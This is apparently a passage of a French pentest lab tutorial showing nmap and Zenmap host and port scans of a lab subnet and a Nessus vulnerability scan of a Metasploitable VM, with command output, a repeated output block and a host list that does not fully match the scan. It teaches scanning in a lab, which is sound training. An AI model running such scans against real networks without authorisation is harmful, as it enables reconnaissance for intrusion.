
Par exemple : `nmap -sn 10.0.2.0 /24`



```
root@kali:~# nmap -sn 10.0.2.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-14 12:04 CEST
Nmap scan report for 10.0.2.1
Host is up (0.00043s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.0015s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.0034s latency).
MAC Address: 08:00:27:88:60:36 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.9
Host is up (0.0019s latency).
MAC Address: 08:00:27:81:20:30 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.8
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.28 seconds
root@kali:~#
```

- Utiliser Zenmap pour scanner tous les ports de votre machine Metasploitable


Identifier l'adresse IP de la machine metasploitable dans le scan nmap :



```
root@kali:~# nmap -sn 10.0.2.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-14 12:04 CEST
Nmap scan report for 10.0.2.1
Host is up (0.00043s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.0015s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.0034s latency).
MAC Address: 08:00:27:88:60:36 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.9
Host is up (0.0019s latency).
MAC Address: 08:00:27:81:20:30 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.8
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.28 seconds
root@kali:~#
```

```
msf >
```

Rentrer les bons parametres dans Zenmap et appuyer sur scan :




Le résultat doit montrer beaucoup de ports ouverts.


Etape 3 : Scannez les vulnérabilités

- Scanner les vulnérabilités de la machine metasploitable avec Nessus :


Accéder aux logiciels en vous connectant sur l'adresse : <https://localhost:8834/>





Utiliser le scan basic :



Cela dit, il est toujours possible de personnaliser son propre modèle.







- Lisez attentivement le rapport de scan de vulnérabilité généré par Nessus.

The screenshot shows the Nessus Home web interface in a Mozilla Firefox browser. The page title is "scan metasploitable". The interface includes a sidebar with navigation options like "My Scans", "All Scans", and "Trash". The main content area displays a table of hosts and their vulnerability counts. A "Scan Details" panel on the right provides information about the scan, including its name, status, policy, scanner, start and end times, and duration. A donut chart below the scan details shows the distribution of vulnerabilities by severity level.

Host	Vulnerabilities
10.0.2.7	116
10.0.2.2	30
10.0.2.8	28
10.0.2.1	7
10.0.2.3	2


Scan Details

- Name: scan metasploitable
- Status: Completed
- Policy: Basic Network Scan
- Scanner: Local Scanner
- Start: Today at 12:34 PM
- End: Today at 12:44 PM
- Elapsed: 10 minutes

Vulnerabilities

- Critical
- High
- Medium
- Low
- Info

Vous voyez qu'il y a plusieurs vulnérabilités qui sont catégorisés en fonction de leur sévérité.



Quand vous cliquez sur une vulnérabilité vous pouvez voir le détail.

